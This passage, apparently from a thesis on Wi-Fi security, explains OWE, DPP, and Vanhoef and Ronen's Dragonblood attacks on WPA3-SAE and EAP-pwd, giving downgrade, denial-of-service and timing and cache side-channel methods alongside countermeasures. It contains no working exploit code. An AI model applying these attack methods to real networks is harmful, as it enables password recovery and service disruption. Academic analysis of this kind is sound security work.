1754	65.163388	62:fe:9c:c8:9f:7c	Synology_a5:22:04	802.11	181 Association Request, SN=59, FN=0, Flags=....., SSID=thesis	
1756	65.165436	62:fe:9c:c8:9f:7c	Synology_a5:22:04	802.11	181 Association Request, SN=59, FN=0, Flags=...R..., SSID=thesis	
1759	65.194084	Synology_a5:22:04	62:fe:9c:c8:9f:7c	802.11	259 Association Response, SN=3774, FN=0, Flags=...R...	
1761	65.202786	Synology_a5:22:04	62:fe:9c:c8:9f:7c	EAPOL	133 Key (Message 1 of 4)	Association Req/Res
1763	65.217662	62:fe:9c:c8:9f:7c	Synology_a5:22:04	EAPOL	161 Key (Message 2 of 4)	
1765	65.228898	Synology_a5:22:04	62:fe:9c:c8:9f:7c	EAPOL	221 Key (Message 3 of 4)	
1767	65.229950	62:fe:9c:c8:9f:7c	Synology_a5:22:04	EAPOL	133 Key (Message 4 of 4)	
1805	65.481854	62:fe:9c:c8:9f:7c	Tp-LinkT_e0:7a:18	802.11	115 QoS Data, SN=0, FN=0, Flags=.p....T	

Auth Key Management (AKM) Suite Count: 1	
✓	Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) Opportunistic Wireless Encryption
✓	Auth Key Management (AKM) Suite: 00:0f:ac (Ieee 802.11) Opportunistic Wireless Encryption
	Auth Key Management (AKM) OUI: 00:0f:ac (Ieee 802.11)
	Auth Key Management (AKM) type: Opportunistic Wireless Encryption (18)
	AKM: 00-0F-AC:18 (Hex 12)
✓	RSN Capabilities: 0x00c0
 0 = RSN Pre-Auth capabilities: Transmitter does not support pre-authentication
 0. = RSN No Pairwise capabilities: Transmitter can support WEP default key 0 simultaneously with Pairwise key
 00.. = RSN PTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STakeySA (0x0)
 00 = RSN GTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STakeySA (0x0)
 1. = Management Frame Protection Required: True
 1. = Management Frame Protection Capable: True
 0 = Joint Multi-band RSNA: False
 0. = PeerKey Enabled: False
	PMKID Count: 0
	PMKID List
>	Group Management Cipher Suite: 00:0f:ac (Ieee 802.11) BIP (128)
>	Tag: HT Capabilities (802.11n D1.10)
>	Tag: Extended Capabilities (8 octets)
>	Tag: RM Enabled Capabilities (5 octets)
>	Tag: Supported Operating Classes
✓	Ext Tag: OWE Diffie-Hellman Parameter
	Tag Number: Element ID Extension (255)
	Ext Tag length: 34
	Ext Tag Number: OWE Diffie-Hellman Parameter (32)
	Group: 256-bit random ECP group (19)
	Public Key: 846c9a255d1c1f137692ac95572d379e06be7edaefc292ff...
	ECDH Public Key

Figure 4.9: OWE Association Request Frame

When talking about the Enhanced Open™, there are three requirements:

- Protected Management Frame (PMF);
- PMK caching on reassociation, which means that when the client wants to reassociate to the same AP, there is no need to perform the ECDH computation again, it is enough to send the client's last PMKID, and then he can connect;
- OWE Transition Mode.

4.2.3 OWE Transition Mode:

In the OWE transition mode there is no direct configuration of the OWE-SSID on the AP. Instead, there is an Open-SSID beacon that includes an element OTME that has informa-

4.2 Enhanced Open™

tion (SSID-OWE) indicating the second OWE connection beacon that actually includes all the OWE parameters. In the same way, the second beacon contains information in the element OTME that indicates the first beacon.

When a client wants to connect to an AP, he starts a scan, only sees the BSSID-Open and tries to connect. The client then notices the element that indicates the second beacon, reads the connection parameters and finally connects. Figure 4.10 shows the two beacons and their elements.

Beacon #1 (shows up in client scan)		Beacon #2 (used for OWE connection)	
BSSID:	BSSID-OPEN	BSSID:	BSSID-OWE
SSID:	SSID-OPEN	SSID:	Length = 0
OTME:	BSSID-OWE, SSID-OWE, OWE band, OWE channel	OTME:	BSSID-OPEN, SSID-OPEN, OPEN band, OPEN channel
OTME: OWE Transition Mode Element RSNE: Robust Security Network Element		RSNE:	AKM Suite = 00-0F-AC:18 MFPR = 1, MFPC = 1 Group, Pairwise, BIP Ciphers

Figure 4.10: OWE Transition Mode .[49]

Even though OWE provides a good level of encryption and security in open wireless networks, it has no protection against MITM since there is no AP authentication and there is no way to know if the client is connected to a legitimate or a malicious AP (Evil Twin attack).

4.3 Easy Connect™

Easy Connect™ is another new Wi-Fi Alliance® certificate, developed with the objective of the reducing complexity while increasing security level. Easy Connect™ is a certification program for Device Provisioning Protocol (DPP).

4.3.1 Device Provisioning Protocol (DPP)

DPP is a new specification introduced by the Wi-Fi Alliance® with the objective of securely configuring various devices to join a secure Wi-Fi network. DPP is based on using public keys to identify and authenticate all devices. At the same time, private keys are generated within each device. Devices use public key cryptographic techniques to authenticate peer devices and establish shared keys for further secure communications [73]. In the architecture of DPP, a device could either be an Enrollee or a Configurator, as shown in figure 4.11, where the configurator supports the setup of the Enrollee. An Enrollee could be an AP or any other client device. Regardless of the device type, it could have the role of the Initiator in the protocol communication, and in this case, the second device has the role of the Responder. For the sake of the following discussion, it is assumed that the Enrollee is the Initiator, however and in real application, it could be the opposite.




Figure 4.11: Wi-Fi Device Provisioning Roles

The DPP runs basically in the following three stages where all security rules are based on the Discrete Logarithm Problem:

1. Authentication;
2. Configuration;
3. Network Access.

4.3.2 Authentication

Starts by transmitting the public key of the Enrollee to the Configurator to establish a trust relation between the two entities. This transmission is either done by *in band* or *out of band* methods, and the following subsections explain the difference between these methods, the first three ones are *out of band*, and the fourth is *in band* method:

- QR reading method, where the Configurator starts by scanning the QR code of the Enrollee, the QR usually encodes the public key of the Enrollee which is a static ECDH public key (in figure 4.12), besides some optional information such as: (1) MAC address, (2) a serial number and (3) the configuration channel which might make creating the link between the devices quicker.
- NFC exchanging method where the public key transmission is done through negotiated handover between two NFC devices² or through static handover using an NFC tag [73]. This transmission could be one way or bidirectional.
- BTLE method which uses Bluetooth Low Energy technology to transmit information, between the two entities, including the public key of the Enrollee. This type of transmission could be one way or bidirectional.
- Public Key Exchange (PKEX) in which the public key is encrypted with a shared key or word before being sent over Wi-Fi. This key exchange is done in both directions, and the ability of decoding the key and use it for further steps ensures that both entities have used the same secret key.

It is important to note that the first static ECDH key is a long-term key that comes from the manufacture, and the ECDH keys in the followings steps are generated temporary for this process.

²NFC Forum compliant contactless device that supports the following: Initiator, Target, and Reader/Writer. It may also support card emulator.

4.3 Easy Connect™




Figure 4.12: DPP Authentication Stage [49]

Once the configurator reads all the information, it calculates a secret temporary key, $k1$ in figure 4.12, and then sends back an authenticating request including its ECDH public key along with I-nonce value encrypted with $k1$.

On the side of the Enrollee, $k1$ value is also computed using the public key of the configurator, and then decodes the I-nonce value using the computed $k1$ value. If the decoding was successful, then the Enrollee confirms that the configurator has computed the same $k1$ value. After confirmation, the Enrollee generates an ECDH protocol key pair $k2$, computes the session key ke , and finally sends an authentication response to the Configurator with necessary information for it to compute the session key as well.

The Configurator can confirm that it is communicating with the correct device that owns the QR code and the public key by confirming that the I-nonce value sent by the Enrollee is the same as the one it sent before.

Finally, the Configurator sends an authentication confirmation message to the Enrollee closing the Authentication stage. In a similar way, but not exactly the same, the Enrollee is able to authenticate the Configurator, and thus a mutual authentication can be made.

4.3.3 Configuration

Once authentication is done, the configuration stage begins with the Enrollee sending a configuration request, and the Configurator responding with a configuration response, as shown in figure 4.13, and that could contain one of the following options:

1. WPA2 -PSK;
2. SAE password;
3. DPP Connector.

4.3 Easy Connect™

DPP Connector is the protocol public key of the Enrollee (the initial ECDH that every entity could see) digitally signed by the private key of the configurator and, in this case, this key is called Configurator Singer Key (C-Sign Key) [49]. In this process, the Configurator acts as a Certificate Authority. Using a DPP connector allows an enrollee to confirm if another enrollee has been configured by the same configurator by comparing the other enrollee's signed key with its own key.




Figure 4.13: DPP Configuration Stage [49]

4.3.4 Network Access

Based on the configuration response type, the Enrollee can have network access which is the third stage of the DPP. In case the response was the first or the second option, the procedure continues normally with no changes until the Enrollee has access to the network. However, if the response was a DPP Connector, the Enrollee searches for an AP that is configured by the same configurator, they validate each other by comparing their signed keys and then a normal 4-way handshake starts between them, as shown in figure 4.14, so finally the Enrollee is able to access the network.




Figure 4.14: Network Access Stage with Connector [49]

Security Analysis of (WPA3-SAE / EAP-pwd) - Flaws and Attacks

WPA3, as the most recent security standard, was designed to overcome flaws existed in previous standards. However, two scientists, Mathy Vanhoef and Eyal Ronen, were able, after deep study and research, to discover weak points in Dragonfly handshake since it is the basis of WPA3-SAE and EAP-pwd, and develop a group of attacks taking advantage of these weak points. They published their work in a paper called "*Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd*". They also suggested a set of countermeasures against the attacks. Collaborating with Wi-Fi Alliance® and CERT/CC, they helped to notify affected vendors and to write patches to prevent most attacks [67]. Based on their first contact with the Wi-Fi Alliance®, the latter created a recommendation to use BrainPool curves as a more secure option. However, these two authors were also able to break the security of the new recommendation. This chapter summarizes and simplifies the important work of Vanhoef and Ronen, listing flaws analysis, attacks, and countermeasures.

5.1 Evaluating WPA3-SAE and EAP-pwd:

The following section provides an evaluation of the (WPA3-SAE / EAP-pwd), but before going through the evaluation points, it is important to have a look on the code of both functions: hash-to-curve and hash-to-group.

Figure 5.1 presents a pseudocode of hash-to-curve function, and there are few points to highlight here:

- The code is the same for both WPA3-SAE and EAP-pwd, but the execution is different for each of them based on the value of the variable token which has a random value generated by the server if the code is for EAP-pwd, otherwise token has no value.
- k is a counter that identifies the number of iterations to be executed.

5.1 Evaluating WPA3-SAE and EAP-pwd:

- The output of the hash function in line 7 presents the x value of the new curve point.

```
1 def hash_to_curve(password, id1, id2, token=None):
2     found, counter, base = False, 0, password
3     label = "EAP-pwd" if token else "SAE"
4     k = 0 if token else 40
5     while counter < k or not found:
6         counter += 1
7         seed = Hash(token, id1, id2, base, counter)
8         value = KDF(seed, label + " Hunting and Pecking", p)
9         if value >= p: continue
10        if is_quadratic_residue(value^3 + a * value + b, p):
11            if not found:
12                x, save, found = value, seed, True
13                base = random()
14
15    y = sqrt(x^3 + a * x + b) mod p
16    P = (x, y) if LSB(save) == LSB(y) else (x, p - y)
17    return P
```

Figure 5.1: hash-to-curve Function [67]

Figure 5.2 presents a pseudocode of hash-to-group function which is similar to the hash-to-curve function with the exception of that in the hash-to-group the part of using the quadratic residue test is missing.

```
1 def hash_to_group(password, id1, id2, token=None):
2     label = "EAP-pwd" if token else "SAE"
3     for counter in range(1, 256):
4         seed = Hash(token, id1, id2, password, counter)
5         value = KDF(seed, label + " Hunting and Pecking", p)
6         if value >= p: continue
7
8     P = value^(p-1)/q mod p
9     if P > 1: return P
```

Figure 5.2: hash-to-group Function [67]

The main raised question when discussing WPA3-SAE and EAP-pwd is whether adopting the Dragonfly handshake was a safe and secure option or not.

- While WPA3-SAE uses the mechanism of keeping the loop running, to reduce the timing-leaks, even though the password point is found in the agreed Elliptic Curve, EAP-pwd has no such mechanism. However, originally both WPA3-SAE and EAP-pwd were designed without this mechanism, and only WPA3-SAE got updated to perform these extra iterations, based on a propose from CFRG¹. As shown in table 5.1, older versions such as 2.1 up to 2.4 of *hostapd* and *wpa_supplicant* weren't affected by the update and k value is still equal to 4, and thus they are still vulnerable to timing-leaks. Furthermore, exist two EAP-pwd software implementations

¹The Crypto Forum Research Group (CFRG) is a general forum for discussing and reviewing uses of cryptographic mechanisms, both for network security in general and for the IETF in particular. [74]

5.1 Evaluating WPA3-SAE and EAP-pwd:

that has a defined number of iterations to abort the hash-to-curve process once that number is reached and the solution is not found yet. For *Aruba*'s EAP-pwd client the number is 30 iterations and for *freeRadius* the number is 11 iterations.

- The goal of implementing try-and-increment loop, where a minimum of 40 iterations are executed, is to have a defense mechanism against timing-leaks. On the other hand, the same mechanism can be a weak point and cause high overhead. The overhead occurs due to the high number of mathematical operations. Additionally, using a blinding technique before using the Legendre function², that determines if a number is a quadratic residue, adds more mathematical operations. The overhead got worse after the upgrade of the WPA3-SAE that used Brainpool curves and forced 80 iterations to be executed instead of 40.

To eliminate the possibility of the attacker taking advantage of the overhead by spoofing commit frames and using that in a DoS attack, WPA3-SAE implements an anti-clogging mechanism where the AP sends a secret cookie that should be reflected by the client in the commit frame so that the AP is able to identify the legitimate frame and abort the forged ones.

- EAP-pwd jumps directly to trying to calculate y , without making sure that the solution exists. On the other hand, WPA3-SAE implements a mechanism to check the solution's existence. Usually the checking step is done using a Legendre function, however, and since this function might lead to information leak if implemented accurately, an update to 802.11 recommends Quadratic Residue (QR) blinding [75]. Based on that, a set of mathematical calculations is performed on the tested y value before implementing the Legendre function.
- During the Dragonfly handshake, both parties exchange values of scalar s and element E which are supposed to have values in a specific range. In WPA3-SAE, *iwd* is the only software that does not verify the received scalar, and surprisingly, none of the EAP-pwd implementations validate the received scalar or element [67].
- While clients of EAP-pwd are not vulnerable to reflection attacks³ since they are not able to initiate an EAP-pwd handshake, EAP-pwd server-side implementations are vulnerable to reflection attacks. A reflection attack here means that the attacker can reflect the commit and confirm frame of the Dragonfly handshake back towards the server. Furthermore, for WPA3-SAE, *wpa_supplicant* version 2.1 to v2.4 are vulnerable to reflection attacks.

²A class of special functions derived from the Legendre polynomials which appear in the solutions of some quantum physics problems

³Generally, a reflection attack is when the attacker sends back the reply to the claimed origin of the request.

5.2 Attacks against WPA3-SAE and EAP-pwd:

Table 5.1: Difference between WPA3-SAE and EAP-pwd software in terms of resistance against Invalid and Reflection attacks and k value [67]

Software	Invalid	Reflect	$k = 0$	$k \leq 4$
FreeRADIUS	●	●	●	●
Radiator	●	●	●	●
hostapd 2.0-2.7	●	●	2.0-2.6	2.0-2.6
wpa_supplicant 2.0-2.7	●	—	2.0-2.6	2.0-2.6
Aruba client	●	—	●	●
iwd 0.2-0.16	●	—	0.2-0.14	0.2-0.14
hostapd 2.1-2.7	○	—	○	2.1-2.4
wpa_supplicant 2.1-2.7	○	2.1-2.4	○	2.1-2.4
iwd 0.7-0.16	●	○	○	○

5.2 Attacks against WPA3-SAE and EAP-pwd:

During the research done by Vanhoef and Ronen, the design flaws in WPA3-SAE and EAP-pwd were identified into two categories. The first category consists of downgrade attacks against WPA3-capable devices, and the second category consists of weaknesses in the Dragonfly handshake, which in the Wi-Fi standard is better known as the Simultaneous Authentication of Equals (SAE) handshake [76].

5.2.1 Attack against WPA3-capable devices

1 Downgrade Attack against WPA3-SAE Transition Mode

As explained earlier, and to adapt to older devices that don't support SAE and MFP, a transition mode was defined in WPA3 where the network provides the support for WPA2 and WPA3 with the same password. This attack requires knowing the SSID of the network that supports WPA3 and being close to the target client. The attacker creates a rogue AP using the same SSID and modifies the beacons so that the client believes that the AP supports only WPA2. This attack could be detected by the client during 4-Way handshake while checking RSNE. However, by the time the authentication process reaches this point, the attacker would already have enough information to perform a dictionary attack. This is because an adversary only needs to capture a single authenticated 4-way handshake message to carry out a dictionary attack [77].

It is important to highlight the fact that this attack is not applicable when the client is already connected to the original network supporting WPA3 since WPA3 provides protection to de-authentication attacks with the addition of PMF and SA query [78].

- **Countermeasures:**

To avoid the downgrade and the risk of a dictionary attack, a client should

5.2 Attacks against WPA3-SAE and EAP-pwd:

keep a record of all the networks, to which he has already connected using SAE, so that he never connects again to one of these networks with a weaker handshake. In case the client notices that a network is not supporting WPA3-SAE anymore, it asks the user to re-enter the network password so that the whole connecting process starts all over again.

The problem appears when a network has both types of APs, supporting and not supporting WPA3. To overcome this problem in a network where only some APs support WPA3, a flag could be added to the RSNE sent by the AP indicating that not all APs support WPA3 which means that the downgrade attack cannot be prevented in this type of networks. Separating the network into two networks, one supporting WPA3 and another supporting WPA2, with two different passwords is considered another defence that also could be implemented in this case.

5.2.2 Attacks against weaknesses in the Dragonfly handshake

1 Downgrade Attack against Group Negotiation

Downgrade attack could also be used to force the client to use a specific elliptic curve or multiplicative group. This attack takes advantage of the possibility of the client being able to choose the group to be used where the attacker needs to act like man-on-the-side and prevents the client's commit that includes the desired group, for example group 21, from reaching the AP, and then forges a commit frame indicating that the AP doesn't support group 21. The client would then send a second commit frame to the AP with its second preferable group which is group 19 in the example case. From this point, the SAE handshake is executed normally using group 19. This negotiation process is never cryptographically validated, meaning that the downgrade attack is not detected [67].

The same attack could be applied in a reverse way forcing the client to use a bigger cryptographic group where it is called upgrade attack. This is usually helpful when performing DoS attacks, or to amplify timing side-channels.

- **Countermeasures:**

To protect from the group downgrade attack is adding a bitmap sent by the AP to the client during the 4-way handshake, so that the client can detect an occurrence of a group downgrade attack and thus abort the handshake.

2 The High Overhead of Dragonfly

This attack defeats the SAE anti-clogging mechanism based on the fact that it is easy for an attacker to spoof a MAC address and that an attacker can easily capture and replay secret cookies. In this attack, a tool (*Dragondrain*) was designed to act

5.2 Attacks against WPA3-SAE and EAP-pwd:

like a client who injects commit frames and reflects any received secret cookies using a spoofed MAC address. Injecting more spoofed commits cause the AP to overload.

Performing this attack proves that when using a curve P-521 or a curve P-256, a specific number of spoofed commits per second (8 commits for P-521 and 70 commits for P-256) is enough to cause the AP's CPU usage to reach 100%, meaning that when a new client tries to connect using WPA3 he either faces a long delay or can't connect at all.

- **Countermeasures:**

Several solutions exist to avoid high overhead of Dragonfly, and one of them is modifying the Dragonfly in a way that separates the password element from the device identity. The password element is then calculated offline and used in the rest of the handshake.

Another solution would be choosing another and more effective hash-to-curve method that requires a smaller number of operations. Additionally, larger curves or MODP groups can be disabled by default, to reduce the impact of DoS attacks.

The high overhead could cause timeout when the quadratic residue blinding is used before the Legendre function. To avoid timeouts the standard was updated to give stations 2 seconds, instead of 40 ms, to process commit frames [79]. However, this update didn't solve the problem entirely since that lightweight devices are not capable of implementing all defenses due to the high cost which would make these devices vulnerable to timing attacks.

Wi-Fi Alliance® recommends SAE implementations to handle SAE operations on non-privileged processing queues which, even if overwhelmed, will not result in a failure of the entire BSS through CPU resource consumption[80].

3 Timing-Based Side-Channel Attack

Vanhoef and Ronen experimented two types of attacks: attacks against the AP and attacks against the client. The following sections will explain the attacks and their impact. it is important to highlight that this attack targets dragonfly when using MODP group to perform the handshake.

- **Timing Leaks Analysis in WPA3-SAE and EAP-pwd:**

As indicated previously, WPA3-SAE and EAP-pwd support MODP along with elliptic curves. The CFRG users have warned that there are timing leaks in the used hash-to-group method and, based on that, a defense was implemented in Dragonfly's TLS-PWD. However, this defense was not necessary since the warning of CFRG was false and the timing leak was not happening

5.2 Attacks against WPA3-SAE and EAP-pwd:

where they indicated it happens.

There are two differences between hash-to-group and hash-to-curve methods and they are: (1) the step after getting a value from KDF function, where in the hash-to-curve the KDF value is checked against the value of the prime p and if the value is less than p it gets checked using the Quadratic Residue function, otherwise another iteration starts, while in the hash-to-group the second check doesn't exist; and (2) the value of the prime p is close to a power of two in the hash-to-group, while in the hash-to-curve, p value depends on the used group. Based on that, and since the KDF output value depends on the password, the number of executed iterations also depends on the password. Thus, if an attacker was able to know the number of iterations, he can exclude passwords that require different number of iterations.

The Wi-Fi Alliance[®] recommends using Brainpool curves as a sufficient and safe defense against timing leaks attacks, however, it was not enough. Unlike other curves, Brainpool curves have a very high probability that the password element resulting from the KDF function is bigger than the prime p , resulting in more iterations and meaning that execution time depends on the password. Due to the fixed number of iterations (80 iterations), the timing leaks are not feasible. On the other hand, executed iterations can be divided into two categories: (1) real iterations needed to find password element and (2) iterations needed to reach iteration's fixed number and these are called the variance. Variance iterations are executed on a random password which means that it is not possible to guess execution time. Even though this division may leak information about the password, the problem is to determine the exact number of real iterations.

- **Attacking against the AP:**

To prepare the attack, the designers wrote a tool that spoofs client's commit frames, and measures response times. After each measurement, a de-authentication frame is sent, causing the target to clear all state related to the spoofed address and enabling us to rapidly perform new measurements [67]. The designers used a virtual interface to prevent the AP from re-sending frames by sending acknowledgments to the frames sent to spoofed MAC addresses. During the attack, the designers faced the problem that response times are usually affected by background traffic and background tasks on the AP. Since this noise is not constant the designers had to interleave the time measurements of all spoofed MAC addresses, instead of performing all measurements for each address one by one, and thus, the noise influences all addresses equally.

The attack targeted *hostapd* v2.6 using MODP group 22, spoofed 20 addresses

5.2 Attacks against WPA3-SAE and EAP-pwd:

and made 1000 measurements for each address. They used various statistical tests to categorise addresses that result in a different number of iterations, and Crosby's test outperformed the rest. When using this test with a low percentile of 5 and high percentile of 35, only 75 measurements per address were needed to differentiate all addresses that require a different number of iterations with 99.5% confidence [67]. Knowing the number of executed iterations helps to recover the password of the network as explained later.

Besides the MODP group, the attackers were able to target a *hostapd* that uses the newly added Brainpool curve 29. They spoofed 20 MAC addresses and made 2000 measurements for each address. Response time of each address is based on (1) number of real iterations the address executed, and (2) how many of those real iterations were executed when the password element value (KDF output) was smaller than the prime p . To categorise addresses that result in a different average timing response, Crosby's *box* test is used again, and to categorise addresses with a difference variance, the *Levene* test is used. Crosby's *box* test with a low percentile of 45 and high percentile of 60 correctly (i.e. without false positives) found most differences with 300 timing measurements per address.

- **Attacking against the client:**

To perform timing attack against a client, the attacker needs to know how long it takes the client to perform hash-to-group. Since the client is usually the party that starts a connection, the designers have created an attack where they use a rogue AP to respond to the client's first commit frame to initiate a connection that the requested group is not supported. This will cause the client to start executing the hash-to-group all over again, and will give the opportunity to measure the time it takes, and hence perform the timing attack.

Vanhoef and Ronen targeted an *iwd* client using EAP-pwd with curve P-256. It is important here to mention that in EAP-pwd the number of executed iterations depends on (1) the client's username, (2) the identity of the server, and (3) on a token generated by the server randomly for each connection. To address that, they attacked the client with 20 different spoofed tokens, used Crosby's test with a low percentile of 5 and high percentile of 45 and found out that it is possible to know the number of iterations using 30 timing measurements per token.

- **Countermeasures:**

Based on the previous attacks and to avoid MODP timing attacks, Vanhoef and Ronen recommended disabling groups 22, 23, and 24. Following (RFC 8247), groups 1, 2, and 5 should also be disabled [81]. It is also recommended

5.2 Attacks against WPA3-SAE and EAP-pwd:

that implementations set a minimum number of iterations, k , required to find the password element so that the probability of needing more than k is 2^{40} .

The same defense of using a secrets parameter k is recommended for Brain-pool curves. However, and since there are devices that are unable to perform a high number of iterations, Vanhoef and Ronen indicated that the hash-to-curve algorithm of Dragonfly is flawed by design and recommended excluding the MAC addresses from hash-to-element methods in a way that the password element is calculated offline and then reused.

4 Cache-Based Side-Channel Attack

Both the extra iterations implemented in the hash-to-curve algorithm for elliptic curve groups and the calculation's blinding of the quadratic residue test present a defense mechanism against side-channel attacks. However, exist a minor variation in run time between implementations of the *hostapd* and the *wpa_supplicant*, and this variance makes the connection vulnerable to micro-architectural side-channel attacks [82] [83].

Micro-architectural side-channel attacks usually target the internal state that every processor keeps in order to optimize its memory behaviour. These attacks may exploit the fact that the target's CPU is not able to prevent an unprivileged application from running [84]. Therefore, even though the attacker is not capable of actually reading the memory content, an attacker can run an unprivileged code and still be able to recognize memory patterns and get information from them. One example of micro-architectural side-channel attacks is the Flush+Reload attack, which flushes a memory location and measures the time it takes to reload the flushed location and then flushes it again taking into consideration the client's access to the specific location [85].

- **Attacking the hostap Implementation:**

Vanhoef and Ronen designed an attack where they monitor two cache locations using Flush+Reload attack, from the *Mastik toolkit*⁴, with the objective of leaking the result of the quadratic residue (QR) test in the first iteration of the hash-to-curve method. The first location they monitored was the instruction executed in case the tested value is a non-QR, and the second location was the synchronized clock set to a location that is accessed in every iteration. To avoid false detection of access and the OS-related noise, the clock is set to a cache line/location far from the first non- QR location, and the measurements are done with fixed intervals of 5.10^4 clock cycles.

⁴Mastik is a toolkit for experimenting with micro-architectural side-channel attacks, aiming to provide implementations of published attack and analysis techniques [86].

5.2 Attacks against WPA3-SAE and EAP-pwd:

The attack was repeated 20 times for each MAC address and a simple linear classifier is used to get the result.

- **Attacking against Brainpool Curves:**

The previous designed attack is extendable to exploit the new added Brainpool curve of the hash-to-curve method. In the new attack, the time interval is reduced 5.10^3 , the first cache location is a function executed only if the resulting hash is smaller than the module, and the clock is still set to a cache location accessed in every iteration.

The designers found out that the new attack is more robust than the original one, achieving 100% success rate using only 10 traces for each MAC address.

- **Countermeasures:**

To avoid cache-side attacks, the designers recommended using a constant time hash-to-curve method, and similarly to previous attacks, excluding the parties' MAC addresses from the password element computation. A constant-time Legendre function is also recommended, besides setting a minimum number of iterations k to be always executed. Furthermore, when using Brainpool curves, it is recommended to check if the resulting KDF element value is a quadratic residue or not before moving forward with the calculations.

- **Brute-Forcing the Password**

